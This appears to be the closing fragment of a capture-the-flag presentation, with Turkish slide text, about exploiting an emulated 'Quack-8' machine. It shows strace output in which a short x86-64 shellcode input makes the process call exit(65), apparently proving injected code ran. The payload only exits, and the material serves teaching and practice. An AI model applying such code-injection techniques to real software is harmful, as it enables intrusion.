write(1, "[R] a:0 b:0 c:0 d:0xe7 i:0x21\n", 30[R] a:0 b:0 c:0 d:0xe7 i:0x21
) = 30
write(1, "[I] op:0 arg1:0 arg2:0\n", 23[I] op:0 arg1:0
) = 23
read(0, "j<jA_X\17\5", 322371776)        = 8
exit(65)                                 = ?
+++ exited with 65 +++
$
```



$ Quack-8 vgurmaca

Bummm!

Teşekkür

Ve

Kapanış